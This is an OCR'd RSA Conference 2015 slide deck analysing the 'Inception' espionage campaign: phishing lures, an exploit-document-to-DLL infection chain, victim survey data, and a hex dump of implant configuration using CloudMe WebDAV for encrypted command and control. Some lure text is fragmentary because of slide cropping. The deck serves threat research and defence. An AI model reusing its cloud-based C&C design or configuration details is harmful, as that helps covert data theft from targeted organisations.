RSA®Conference2015

San Francisco | April 20-24 | Moscone Center

CHANGE

Challenge today's security thinking

SESSION ID: BR-T10

Inception: APT Campaign Spanning PCs, Mobile, the Cloud, and Home Routers


Snorre Fagerland

Sr. Principal Security Researcher
Blue Coat Systems
@SnorreFagerland

Waylon Grange


Sr. Threat Researcher
Blue Coat Systems
@professor__plum

#RSAC




What is Inception?

Who was targeted?



- Government
- Embassies
- Politics
- Finance
- Military
- Engineering
- United Nations Members
- World Petroleum Council

Phishing emails



CONFÉRENCE DES NATIONS UNIES SUR LE COMMERCE ET LE DÉVELOPPEMENT

DITC/CLP/Misc/2014/4
(14/254gd)

UNITED NATIONS CONFERENCE ON TRADE AND DEVELOPMENT

NOTIFICATION

Third Ad Hoc Expert Group Meeting on Consumer Protection

Geneva, 22 and 23 January 2015

The third Ad Hoc Expert Group Meeting on Consumer Protec… Thursday, 22 January, and Friday, 23 January 2015. It will open at 10… …uary, in room XII of the Palais des Nations, Geneva.

Background and purpose of the meeting

In line with the outcome of th… Protection held on 11 and 12 Jul… Meeting will focus on revie… revision of the United…

Diplomatic Car for Sale

ChevroletOptra

rice 3500 Euro

Year of manufacture: 2007
Color: silver metallic
Engine: 108 HP, 1.6 l, Petrol
Transmission: manual
Mileage: 82000 km
Equipment: Air-condition, Radio, Electric windows, very good condition, new battery, always serviced in the German Embassy Car Service

The car can be viewed and test driven at the German Embassy, Uliza Mosfilmovskaya 56,

Vladimir Putin
President

MINISTRIES REPORTING DIRECTLY TO THE PRESIDENT

Interior Ministry
…dimir Kolokoltsev

Диадему с камнями Юлия добыла в противостоянии с 39-ю красавицами мира. Это не первый опыт борьбы за титул самой-самой. 28-летняя женщина уже завоевывала корону «Миссис Санкт-Петербург-2012», «Миссис Россия Северо-… Балтия 2013». Теперь новый этап — покорила

…ПСЕРВИС
…Т СТАБИЛЬНОЙ ЭНЕРГИИ
Тел.: (812) 333-18-14, 677-74-05
438-04-93

Уважаемые господа!

…Mitsubishi, Yanmar

Professor Nickolay N. Smirnov
Head of Wave Processes Laboratory
Vice-dean for the Faculty of Mechanics & Mathematics
Moscow M. V. Lomonosov State University
Moscow 119992, Russi…
Tel. +7 495 939 11…
http://www.ism.ac.ru/…

Руководителям организации.

Глубокоуважаемые коллеги!

9 декабря 2014 года исполняется 100 лет со дня рождения одного из пионеров отечественной космонавтики, выпускника МГУ имени М.В.Ломоносова, Героя Социалистического Труда, лауреата Ленинской премии, доктора технических наук, генерал-лейтенанта ТЮЛИНА ГЕОРГИЯ АЛЕКСАНДРОВИЧА (1914-1990).

В годы Великой Отечественной войны Г. А. Тюлин сражался в гвардейских минометных частях (т.н. «катюши»). С мая 1945 года Г.А. Тюлин работал в составе советской технической комиссии, изучавшей ракетную трофейную технику, совместно с С.П. Королевым, В.П. Глушко и другими. В послевоенные годы Г.А.Тюлин работал в оборонной промышленности, с 1965 г. был первым зам. министра Министерства общего машиностроения, отдавая все силы и знания развитию отечественной космонавтики.

Последнее десятилетие своей жизни Г.А.Тюлин активно занимался исследовательской работой в МГУ им. М. В. Ломоносова.

Г. А. Тюлин удостоен звания Героя Социалистического Труда, награжден двумя орденами Ленина, орденами Красного Знамени,

WWW.DEALNEWS.COM

Find the latest Victoria's Secret coupons an VS promo codes for September 2014. Get the best deals on Victoria's Secret lingerie and never have to pay retail again. We gather all the sales going on at Victoria's Secret and apply additional coupons to save you the most on all promotions available.

Zilla.biz
E-mail маркетинга

E-mail: order@mailzilla.biz
ICQ: 555-888-4
Сайт: www.mailzilla.biz

…ое предложение по привлечению клиентов

…если НЕ используете возможности интернета на 100%? E-mail маркетинг – …аж. Только представьте, вы не охотитесь за клиентами, а они приходят

… – **наиболее эффективный вид рекламы на сегодняшний день**, по …ента ни один другой вид рекламы не может конкурировать с E-mail …предложение получат **десятки тысяч организаций Вашего города.** Используйте E-mail маркетинг как дополнительный канал продаж вашей продукции или услуг. Мы привлечем потенциальных клиентов **уже в первые 24 часа!**

Основные преимущества E-mail маркетинга

1. Высокая эффективность
Эффективность массовых рассылок может сравниться только с контекстной рекламой, только рассылки значительно дешевле.


2. Мгновенная отдача
*Результат массовой рассылки Вы сможете оценить уже **в день ее проведения!***

3. Охват аудитории
*Более 90% компаний Вашего города **получат Ваше предложение.***

4. Низкая цена
Самая низкая стоимость получения целевого контакта среди любых других видов рекламы.

BLUE COAT®

Attack vector


Phishing email

Exploit doc

Installer vbs

Decoy doc

Polymorphed dll

Encrypted blob

Decrypter dll

Implant dll

Additional capabilities


Base implant

```
{
'UserName': u'q',
'ServicePack': 'Service Pack 3',
'ComputerName': u'2-696316AB411A4’,
'ModuleName':
u'C:\\WINDOWS\\system32\\regsvr32.exe',
'SystemLCID': '0x419',
'SystemDrive': u’C:\\',
'isAdmin': True,
'UserLCID': '0x419',
'Time': '2014-8-5 17:47:0',
'OSVersion': '5.1.2600.2',
'VolumeSerial': ‘0xb48f8edc’
}
```


- Pulls basic survey information from target and uploads this information every ±15 minutes
- Can retrieve additional functionality from command and control servers.
- We’ve observed the following additional capabilities downloaded
  - Dir/File walk
  - Survey domain information
  - System hardware survey
  - Enumerate all installed software
  - Upload files of interest to c&c
  - doc/x, xls/x, ppt/x, pdf

Command and control via the cloud


- Utilized cloud hosting provider Cloudme.com
- All data over WEBDAV
- Via WNetAddConnection call




```
net use
s will not be remembered.


ocal      Remote                            Network

-------------------------------------------------------
          \\webdav.cloudme.com\depp3353\CloudDrive
                                         Web Client Network
mpleted successfully.
```



Communication channel




```
68 74 74 70 3A 2F 2F 77  65 62 64 61 76 2E 63 6C  http://webdav.cl
6F 75 64 6D 65 2E 63 6F  6D 2F 62 69 6D 6D 34 32  oudme.com/bimm42
37 36 2F 43 6C 6F 75 64  44 72 69 76 65 2F 00 00  76/CloudDrive/
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
62 69 6D 6D 34 32 37 36  00 00 00 00 00 00 00 00  bimm4276
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 61                 a
6D 4B 30 30 4D 4C 68 4F  52 50 73 31 49 45 34 00  mK00MLhORPs1IE4
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 5C 30 71 6B  30 56 66 6B 58 39 78 71      \0qk0VfkX9xq
5A 38 74 41 41 47 66 5C  70 67 70 48 6E 6F 65 41  Z8tAAGf\pgpHnoeA
36 38 66 51 49 42 64 5F  54 33 5C 00 00 00 00 00  68fQIBd_T3\
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 5C 5F 55  4C 47 4E 72 47 6F 50 4B       \_ULGNrGoPK
70 30 5C 31 5C 44 62 74  6E 5C 00 00 00 00 00 00  p0\1\Dbtn\
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 80 00  00 00 00 28 00 00 04 00        €    (  ♦
00 00 45 50 53 00 00 00  46 4D 33 00 00 00 47 49    EPS   FM3   GI
46 00 00 00 48 51 58 00  00 00 00 00 00 00 00 00  F   HQX
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 5F 31                _1
```




- Interchangeable cloud service
- All comms with C&C server are encrypted with 256bit AES
  - Unique encryption key for each sample
- Attacks against same target share same account
- Data is exchange via files dropped in configured folders
- Data from victim is given a selected extension to blend in on cloud server

Chinese APT tie



sccm.exe
9/27/2014 12:14 AM
55.5 KB

- In some instances we noticed this executable being dropped
- Known to be associated with a Chinese APT group
- Is a simple C&C backdoor whose functionality overlaps with already in place backdoor
- C&C domain for this sample expired shortly after being observed
- Coding skill behind this sample far inferior




Victims

```
'ModuleName': u'C:\\Windows\\system32\\regsvr32.exe’
'ModuleName': u'C:\\Windows\\SysWOW64\\regsvr32.exe’
```

Researchers


```
'ModuleName': u'C:\\analysis\\ollyclean\\LOADDLL.EXE'
'ModuleName': u'C:\\Windows\\system32\\rundll32.exe’
```

A dream within a dream



Cloudme logs


- Cloudme provided access logs for an account
  - Attackers accessed account from over 100 different IPs
  - Attackers IP seemed to change on regular intervals
  - Large majority of IPs came from South Korea
